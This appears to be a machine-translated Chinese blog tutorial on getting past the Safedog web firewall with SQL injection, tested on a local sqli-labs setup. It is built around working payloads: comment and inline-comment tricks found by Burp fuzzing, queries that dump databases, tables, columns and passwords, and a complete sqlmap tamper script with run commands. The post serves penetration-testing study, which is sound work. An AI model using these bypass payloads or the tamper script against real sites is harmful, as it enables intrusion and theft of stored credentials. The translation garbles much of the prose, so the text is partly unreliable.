当前位置:网站首页>Learning fuzzy from SQL injection to bypass the latest safe dog WAF
Learning fuzzy from SQL injection to bypass the latest safe dog WAF
2022-06-28 23:24:00 【quan9i】
List of articles
Statement
The article was first published in the prophet community https://xz.aliyun.com/t/11412
Preface
Articles synchronized with personal blog https://www.quan9i.top/2022/06/09/ from sql Injection bypasses the latest safety dog waf Middle school learning fuzz And tamper Script /
SQL Injection is not very proficient , Bypass through actual combat WAF To strengthen SQL Injection capability , I hope it can help the master who is learning .
install
Installation foreword
I test in a locally built environment
The environment is windows11+phpstudy2018+sqli-labs
phpstudy I will not repeat the installation of , Here is a brief introduction to the safe dog plug-in and safe dog installation .
The process
Before installing the safety dog , Be sure to install it first apache2.4 This one , Otherwise, it may take half an afternoon to complete ( The victim himself claimed to belong to ), Because after installing this in advance , Then install the safety dog , As shown in the figure below , This makes it easy to configure 
And if you install apache2.4, appear Apache There is a great possibility that the plug-in installation will fail , How do we install it apache2.4 Well , It's simple , First find you apache Under the bin route , My is "D:\phpStudy\PHPTutorial\Apache\bin", Then enter cmd in ( Run as administrator )
C:\Windows\system32>d:

D:\>cd D:\phpStudy\PHPTutorial\Apache\bin

D:\phpStudy\PHPTutorial\Apache\bin> httpd -k install -n apache2.4
// Installing a plug-in
At this point, the plug-in installation is complete , Go directly to the official website Apache Version of the security dog 
You can download it locally , Install now ( Don't open phpstudy), After selecting the installation path, the configuration interface will appear , If it has installed plug-ins, it will generally be automatically detected 
At this point, just click OK , Then you will find that the plug-in is installed 
At this point, check whether the safety dog and the main protection switch of the website are turned on , It is only effective when it is turned on , Then open it phpstudy, Generally, he should become a system service by himself , If it doesn't change, just choose again

Then at this time, the protection website becomes 1 One indicates that the configuration is complete 
Visit the website and you will find that the security dog has taken effect 
structure 1=1
Method 1
The first thing here is to try one 1=1, Discovery is not possible 
Replace it with true=true Try 
Still not , At this time, I found that when and An error will be reported when there is no space behind the and 
Here we try to use /**/ To act as an annotator 
The discovery was still filtered , At this point we use bp To carry out fuzz, After grabbing the bag, you can /**/ Add variables to ( Prepare for blasting )
Choose brute force , Select the character set /!* Just test it out 
Get the results 
Many of them can be used as spaces to bypass , We choose one at random to try , structure payload as follows
id=1' and/**/1 --+

Successfully bypassed
Method 2
Of course, there is also a common inline annotation , Namely /*!00000*/ Such , It is best understood to explain with examples
mysql> select @@version;
+-----------+
| @@version |
+-----------+
| 5.5.53    |
+-----------+
1 row in set (0.00 sec)

mysql> select /*!999991*/;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1

mysql> select /*!000001*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!1*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!505531*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)

mysql> select /*!505541*/;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
This note is in the mysql It is called inline annotation in , If there is no version number , Will directly execute the contents . When ! When the database version number is followed , If its version number ( In the above example 5.5.53) Greater than or equal to the number of characters ( For example, in the above example 99999 and 00000), The content in the comment will be executed , Otherwise it will be treated as a comment .
Well, here it is , We just want to construct 1=1, You can use it to bypass , We construct it as follows /*!000001*/=/*!000001*/ Statement attempts to bypass 
It can be found that
order by Bypass
If you use it directly, you can find that it is not possible 
from 1=1 The construction idea of , We try to construct spaces to bypass , structure payload as follows
id=1' order/**/by 3 --+

id=1' order/**/by 4 --+

The number of fields determined successfully is 3
The joint query
The first thing is to use inline annotations to bypass , Because the only one union And individual select It's all right , At this point, I want to use its inline comment when the number of characters is greater than the version number, and use its inner statements as comments to bypass ,
The test process is as follows 
Choose brute force , Set up 0-9 Blasting in sequence 
And then we get the result 
It is found that this inline annotation method using garbage characters cannot be bypassed again , At this point we try other methods , Think of the previous fuzz/**/ Adding something in the middle can bypass , Try this , Set as follows 
Choose brute force , Replace the character set 
Get the results 
I found that there are many things that can be bypassed , Choose any one to test , structure payload as follows
id=-1' union/*/!*!**/select 1,2,3--+

It can be found that the normal execution , It means that , Here are a few more payload, Masters can test by themselves
id=-1' union/*//--**/select 1,2,3--+ id=-1' union/*/!--**/select 1,2,3--+
id=-1' union/*/-*!!*/select 1,2,3--+
Blast storage
Method 1 (/**/ Method )
At this point, go directly to 3 become database() Will be bypassed , At this point, I want to use /*xxx*/() This way to bypass , utilize bp Set as follows 
Then set brute force cracking as follows 
Get the results 
There are many ways , Let's just pick one and test it
id=-1' union/*/!*!**/select 1,2,database/*///-*/()--+

Successfully bypassed
Method 2 (/*!*/ Inline annotation )
We set up payload by /*!()*/ such , utilize bp Add five numbers before the brackets , Check which can be bypassed in turn , The specific Settings are as follows 
Then choose brute force cracking , Set as follows 
Get the results 
Take one out at random for testing , structure payload as follows
id=-1' union/*/!*!**/select 1,2,database/*!20553()*/--+

Successfully bypassed
Explosion meter
Normal utterances are usually like this
group_concat(table_name) from information_schema.tables where table_schema=database()
So here we will find out after the test information_schema The filtered , They are filtered as long as they are next to each other 
At the same time , We also found that using from Will also be filtered 
Separate the two fuzz It's more troublesome , And when the two are used together, it may still be filtered , Therefore, it is natural to think of the inline annotation method at this time , Can we use this method to bypass , Let's try
from/*!information_schema.tables*/
give the result as follows 
Obviously this is not feasible , However, we know that there is another way to use inline annotation, which is to add an interpreter in the middle and then add a new line , That is to say /*!%23%0a*/ This form , Let's start with a local test
mysql> select /*!# -> 1*/;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
mysql> select /*!#/* -> 1*/
    -> ;
+---+
| 1 |
+---+
| 1 |
+---+
1 row in set (0.00 sec)
At this time, the local test found that , When using inline annotations , Insert inside /*, To construct the /**/, It can also be bypassed , At this point, let's try the first method of local testing
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!%23%0ainformation_schema.tables*/ where table_schema='security'--+

This is bypassed , Let's try the second method just tested
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!%23/*%0ainformation_schema.tables*/ where table_schema='security'--+

At this point, I wonder if it is possible to filter %23, We will %23 Switch to --+
structure payload as follows
?id=-1' union/*/!*!**/select%201,2,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables*/ where table_schema='security'--+

Got all the tables
Burst train
With table name Injection , It is not too difficult to inject column names , Just modify the statement , structure payload as follows
?id=-1' union/*/!*!**/select%201,2,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns*/ where table_name='users'--+
Burst field information
Empathy , Modify the statement
?id=-1' union/*/!*!**/select%201,2,group_concat(id,password)from/*!--+/*%0ausers*/--+
Other postures
like[“%23”]
While learning other masters' articles , I found this by accident like["%23"], In this case, we know %23 Is the meaning of the annotator , So here , What is the function of this statement , We'll know by testing
First, check the information of a field normally
select * from users where id=1 ;

At this point, you can find a result , We add our like["%23"], structure payload as follows
select * from users where id=1 like "[%23]";

The table becomes empty , So if we construct this at this time payload
select * from users where id=1 like "[%23]" union select * from users;
We know the front users where id=1 like "[%23]" This is empty , Then its sentence is equivalent to
select * from users
As shown in the figure below 

Then we can go to our shooting range for testing , See if you can bypass
id=-1' like "[%23]" /*!10440union select*/ 1,2,3 --+

Found no bypass , At this point we are going to union The space after is replaced by a newline character
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,3 --+

At this point, you can inject , So new postures appear , Other specific items will not be listed , Here is given payload
// Blast storage
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,database/*!--+/*%0a()*/ --+ // Explosion meter  id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(table_name)from/*!--+/*%0ainformation_schema.tables */where table_schema='security'--+
// Burst train
id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(column_name)from/*!--+/*%0ainformation_schema.columns */where table_name='users'--+ // Pop field  id=-1' like "[%23]" /*!10440union%0aselect*/ 1,2,group_concat(id,username,password)from/*!--+/*%0ausers*/--+
tamper Script
The script is as follows
#!/usr/bin/env python

""" Copyright (c) 2006-2022 sqlmap developers (https://sqlmap.org/) See the file 'LICENSE' for copying permission Author:quan9i.top """

import re # Import re modular
import os # Import os modular

from lib.core.data import kb # Import sqlmap in lib\core\data Medium kb function , test SQL In the process of injection , All the configuration files used have been loaded in advance conf and kb
from lib.core.enums import PRIORITY  # Import sqlmap in lib\core\enums Medium PRIORITY function ,LOWEST = -100,LOWER = -50,LOW = -10,NORMAL = 0,HIGH = 10,HIGHER = 50,HIGHEST = 100
from lib.core.common import singleTimeWarnMessage# Output to sqlmap Console functions
from lib.core.enums import DBMS# Enumeration of a database
__priority__ = PRIORITY.LOW# Define priority as LOW

def dependencies():
    singleTimeWarnMessage("Bypass safedog by pureqh'%s' only %s" % (os.path.basename(__file__).split(".")[0], DBMS.MYSQL))# singleTimeWarnMessage()  Used to print out warning messages in the console
def tamper(payload, **kwargs):
	payload=payload.replace('AND','/*!10000AND*/')
	payload=payload.replace('OR','/*!10000OR*/')
	payload=payload.replace('ORDER BY','ORDER/**/BY')
	payload=payload.replace('()','/*!20553()*/')
	payload=payload.replace('UNION SELECT','UNION/*/!*!**/SELECT')
	payload=payload.replace('information_schema.tables','/*!%23%0ainformation_schema.tables*/')
	return payload
Examples are as follows
// Detect injectable types
python sqlmap.py -u http://127.0.0.1:81/sqli-labs-master/Less-1/?id=1 --tamper=dog

Crack the database
python sqlmap.py -u http://127.0.0.1:81/sqli-labs-master/Less-1/?id=1 --dbs --tamper=dog -v5

reference
https://xz.aliyun.com/t/10479#toc-0
https://zhuanlan.zhihu.com/p/472880971
https://www.cnblogs.com/Cl0ud/p/14394627.html
https://cloud.tencent.com/developer/article/1856738
https://blog.csdn.net/weixin_39190897/article/details/115841059
https://blog.csdn.net/Drifter_Galaxy/article/details/108435339
https://www.freebuf.com/articles/web/321240.html
https://www.cnblogs.com/Cl0ud/p/14493204.html
https://www.cnblogs.com/Cl0ud/p/14394627.html
边栏推荐
- Fanuc robot_ Introduction to Karel programming (2)_ Usage of general IO signal
- Interviewer: what is the internal implementation of strings in redis?
- Add the premise of ganggan
- keil工程,程序写多后,RTT不能打印
- [mathematical modeling] fmincon() function of MATLAB nonlinear programming
- [API packet capturing in selenium automation] installation and configuration of browsermobproxy
- TDD案例实战
- Chapter III processor scheduling exercise
- PHP 使用endroid/qrcode 二维码生成, GD库生成分享海报
- MATLAB 学习笔记(6)MATLAB 的 upsample 函数和 downsample 函数
猜你喜欢

The picture display on the left of the two column layout is determined by the content height on the right

C interview questions_ 20220627 record

第五章 虚拟存储器 练习

Chapter II Classic synchronous exercises

window10 phpstudy 安装redis扩展

Master the usage of const

Interviewer: what is the internal implementation of strings in redis?
![[Chapter 2 of word tutorial series] how to set the table on each page to have a header in word](/img/1a/8416d2c48bf1ddcc45e0c5d9acf242.png)
[Chapter 2 of word tutorial series] how to set the table on each page to have a header in word

Web API learning notes 1

Machine learning 6-decision tree
随机推荐
Understand shell script in one article
What will be done after digital IC Verification?
表单校验问题——el-select(初始化页面自动触发校验解决办法)
[stm32 Hal library] RTC and BKP drives
Thinking about lever
这样学习二叉树
ERROR 1067 (42000): Invalid default value for ‘end_time‘ Mysql
CMake教程(一)
LINQ linked table query
Interviewer: what is the internal implementation of strings in redis?
MSCI 2022 market classification assessment
[conception de la machine d'état] Moore, Mealy State Machine, Three - stage, Two - stage, one - stage State Machine Writing Specification
Small sample sharp weapon 2 Text confrontation + semi supervised FGSM & VAT & FGM code implementation
[Chapter 2 of word tutorial series] how to set the table on each page to have a header in word
PHP 使用endroid/qrcode 二维码生成, GD库生成分享海报
Machine learning 6-decision tree
国盛证券开户是真的安全可靠吗
直击产业落地 | 飞桨重磅推出业界首个模型选型工具
Ahai's advice
See fengzhixia | FENGZikai, the originator of Guoman, for exclusive sale of Digital Collections